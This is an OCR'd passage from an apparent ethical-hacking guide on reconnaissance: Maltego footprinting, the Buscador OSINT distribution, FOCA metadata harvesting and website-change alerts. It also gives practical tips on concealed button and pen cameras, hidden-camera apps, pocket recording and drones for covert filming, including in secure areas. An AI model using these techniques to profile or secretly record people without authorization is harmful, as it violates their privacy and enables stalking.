
○ Prune Leaf Entities

☑ Show on startup

☑ Show on empty graph click

Please select a machine to run.

When ***Maltego*** is launched you will be presented with several basic templates for scanning (***Wikipedia Edits, Company Stalker, Level 1-3 footprinting, Personal Email Addresses, etc***). To start select a scan.



Start a Machine

STEPS


1. Choose machine
2. Specify target

SPECIFY TARGET: Please provide parameters for the machine to target.

The Footprint L1 machine requires the following inputs:

Domain Name: www.microsoft.com

In our case we are going to do a quick ***Level 1 scan*** of **Microsoft.com** so We select ***Footprint L1*** and enter in the address, this case www.microsoft.com



After a few moments we are already seeing results of our scan coming in. We can see the **DNS names, Website(s), IP addresses, etc**. If we right click any of these entities we can drill down for further information.


Spending time understanding ***Maltego*** and how it works will help be one of your "go to" tools for Open Source Intelligence Gathering.

Buscador:

In terms of ***OSINT*** tools, ***Buscador***, an ***Linux*** distribution built by https://inteltechniques.com/
You can run this as a ***live ISO*** (so ***DVD, USB,*** or ***VM***) so that your OS will always be "clean". The great part of this in addition to being a live ***Linux*** distribution is it comes pre-loaded with the intention for ***OSINT***.

Check it out here: https://inteltechniques.com/menu.html


NOTE:
If you run this as a live ***VM*** you may need to re-associate the ***ISO*** the next time that you run it.



Storage

Controller: IDE
IDE Secondary Master: [CD/DVD] Busc
Controller: SATA


On your VM click on ***Storage***



CD/DVD Drive: IDE Secondary

☐ Live CD/DVD

Select the DVD drive then click on the disk icon on the right.



CD/DVD Drive: IDE Secondary

From there select the ***Buscador ISO*** file.


Surveillance and Recon:

Things like ***Google Maps*** and ***Streetview*** are wonderful tools, but sometimes you just need images that can't be found there or on social media. Sometimes we just need to take the images ourselves. This small section will go over a few methods.

Expensive professional grade equipment:

If you have the money and are a skilled photographer having a professional grade camera (digital or film) will allow you to take some long range, clear photographs under a variety of situations. Obviously the obstacles here are cost, bulky equipment, and the need to have a very good understanding of photography. Carrying around a $1200 Nikon DSLR camera will have very different results in the hands of a amateur compared to a professional so choose your equipment for your skillset and need. Likewise carrying a large camera is not exactly a stealthy thing to snap pictures in a secure area.


Button cameras:



The above image is an example of a ***button camera***. The particular one shown is a ***Mengshen Super Mini 1080p*** version found on Amazon (https://www.amazon.com/Mengshen-Pinhole-Security-Detection-

Support/dp/B01FO3QZBU/ref=sr_1_3/144-3312156-0918921?ie=UTF8&qid=1494264592&sr=8-3 &keywords=button+camera). This is an excellent example of a small concealable camera that can be used for covert ***reconnaissance***. In this particular case it holds a 32GB memory card with a loop back recording. This particular camera is about $40 so it won't break the bank.

Pen cameras:



A pen camera is what it sounds like, a camera concealed in a pen. Often times these types of camera will have ink in them to sell the illusion that they are just an ordinary pen. The image shown where is the ***Night Owl camera***. It has a 4GB internal storage and sells for around $30 (http://nightowlsp.com/media/catalog/product/cache/1/image/1200x1200/9dfd27136e95/n/o/nopen-4gb_4.jpg). This is a great tool to carry around if you need to covertly record video and/or images in close range. The record time is around 2 hours with a audio range of 20 feet.

This, however will not have a high resolution image as it records at 640 x 480, however that should be clear enough for general ***reconnaissance***.


Hidden camera apps:

Both ***iPhone*** and ***Android*** have a number of applications that allow a user to take covert pictures, often times these will disguise the screen with things like a webpage or news feed on your screen to hide the camera screen. As with any application verify that it's safe before using.

Snap Pets toys:

So, I found this toy at a discount store for $3 and decided to test it out (retail is $17-$30). What this product is billed as a keychain selfie ***Bluetooth*** toy. The great thing about this is, it's small, inconspicuous, has an internal chargeable battery, you can snap images by ***Bluetooth***, set a timer for a single image, or set up the device to snap pictures at a set interval timer. This makes a great ***drop cam***!

Camera in pocket trick:



Another easy trick is to place a ***smartphone*** into your pocket and set it to record video. Your video quality will be dependent on your phone, however most current phones are able to record in HD. The disadvantage of this would be if you are asked to take your phone out or if It fell out of your pocket other people may notice the recording.


Drones:

Drones are another great way to get ***reconnaissance*** images. Depending on the ***drone*** you can gather high resolution images and video. Some drones have additional features such as video stabilization and a return to home feature. ***Drones*** vary widely in cost, functionality, durability, ease of use etc. Also depending on the weight you may need to register it with the ***FCC***. The one pictured here is a ***DJI Phantom 2 Standard Quadcopter*** which runs for about $500.

Foca:

FOCA: https://www.elevenpaths.com/labstools/foca/index.html


FOCA is a Windows fingerprinting tool by Eleven Paths that can be used to help find metadata and hidden information in documents. ***FOCA*** uses ***Google***, ***Bing***, and ***Exalead*** to help search.



FOCA final version

Compiled flags [PRO LFI TypeConversion SpecialChars Plugins BackUps Leaks]

Once **FOCA** is launched click on **Project** and then **New Project** to get started.



Project name: Test Project

Domain website: ·.elevenpaths.com/labstools/foca/index.html


Alternative domains:

Folder where save documents: C:\Users\minakatajeff\Desktop\FOCA

Project date: 3/1/2017 3:40:19 PM


Project notes:

Autosave project each 5 minutes



Autosave project each 5 minutes

On the next screen enter in your **Project name**, the **Domain website** address, the folder path that you want to save your project, **Alternative domains** (if you know of any), any notes that you want to add, and how often you want to Autosave. Once you finish click the **Create** button.




Search engines
☑ Google
☑ Bing
☑ Exalead
All None

Extensions
☑ doc ☑ xls ☑ ppsx ☑ sxc
☑ ppt ☑ docx ☑ xlsx ☑ sxi
☑ pps ☑ pptx ☑ sxw ☑ odt

Id	Type	URL	Download	Download Date	Size	Analized
0	pdf	[redacted].pdf	✗	-	1.93 MB	✗
1		http://[redacted].com/	✗	-	31.78 KB	✗

```
Time        Source         Severity  Message
8:27:22 ... IPBingSearch   medium    [BingWeb] Found domain u.msn.com in IP [redacted]
8:27:22 ... IPBingSearch   medium    [BingWeb] Found domain prodigy.msn.cor
8:27:23 ... IPBingSearch   medium    [BingWeb] Found domain newsletters.msn
8:27:23 ... IPBingSearch   medium    [BingWeb] Found domain www.msn.com i
8:28:55 ... Fuzzer         high      Insecure methods found (trace) on http://[redacted]/
8:29:00 ... Fuzzer         high      Insecure methods found (trace) on http://[redacted]
```

Now on the side bar we can see variety of options that we can scan. In this case I want to see what types of files that are on the website so I click on the **Metadata** option on the sidebar, then click the **Search All** button under the **Extensions** on the upper right. In this case **FOCA** used **Google**, **Bing**, and **Exalead** to perform this search. Once the files populate, we can right click them to download.



Id	Type	URL
0	pdf	http://[redacted].pdf
1		http://[redacted]


e

```
eb] Found domain u.msn.com in
```

To see if any of the files that **FOCA** has found contains any metadata we simply right click the file and select **Analyze Metadata**.

Alerts:

Another method of reconnaissance is to setup alerts. ***Google Alerts***, and ***ChangeDetection*** are some examples of online tools that we can use to keep tabs on our target(s). Let's take a look at them



ChangeDetection.com provides page change monitoring and notification services to internet users worldwide. Anyone can use our service to monitor any website page for changes. Just fill in the form below, we will create a change log for the page and alert you by email when we detect a change in the page text. We've been doing it since 1999. It's free.

more info... info for webmasters...


Börsen- & Tradingwebinare: kostenlos & live | GodmodeTrader

24 new words, 24 deleted words, 3% change

The Intercept

461 new words, 203 deleted words, 82% change

ChangeDetection: (http://www.changedetection.com)
ChangeDetection is a simple and free tool. Simply enter in the website to monitor and where to send the alert to. Once a change is made you will be emailed.



Google Alerts:

Google Alerts ([https://www.google.com/alerts)](https://www.google.com/alerts) is another free service that links into your Google account. You can create several alerts. When google finds a match to your keyword you will be sent an email alert.

Note taking:

Notation is a critical part of ethical hacking and penetration testing. Chances are you will be collecting a lot of data from a number of sources and having a way to keep things organized is critical. Fortunately for us there are a number of free tools that we can use.


Dradis (https://dradisframework.com/ce/) is a free web based tool that can help organize your notes. It allows for collaboration, sharing screenshots, tracking progress, connects with **Nessus**, **Nmap**, and other tools. You will need to set up ***Dradis*** onto a server (yours or a hosted one) and may be a little tricky to setup for some people, however there are tutorials up on their site.

OneNote:

